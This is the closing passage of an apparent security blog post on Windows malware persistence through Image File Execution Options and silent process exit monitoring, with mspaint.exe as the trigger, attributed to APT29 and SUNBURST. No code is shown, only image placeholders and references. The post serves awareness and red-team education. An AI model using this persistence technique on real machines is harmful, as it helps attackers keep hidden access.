
(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-09-10-malware-pers-10]
```


An example of how this appears in action:











When the Microsoft Paint process ( `mspaint.exe` ) is launched this will cause the malware to be executed. Perfect!

This persistence trick is used by [APT29](#) group and software like [SUNBURST](#) in the wild.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

[ATT&CK MITRE: IFE0 Injection](#)

[MSDN: Monitoring Silent Process Exit](#)

[Persistence using GlobalFlags in Image File Execution Options - Hidden from autoruns.exe](#)

[APT29](#)

[SUNBURST](#)

[source code on github](#)

This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

*PS. All drawings and screenshots are mine*

---

Source: <https://cocomelonc.github.io/malware/2022/09/10/malware-pers-10.html>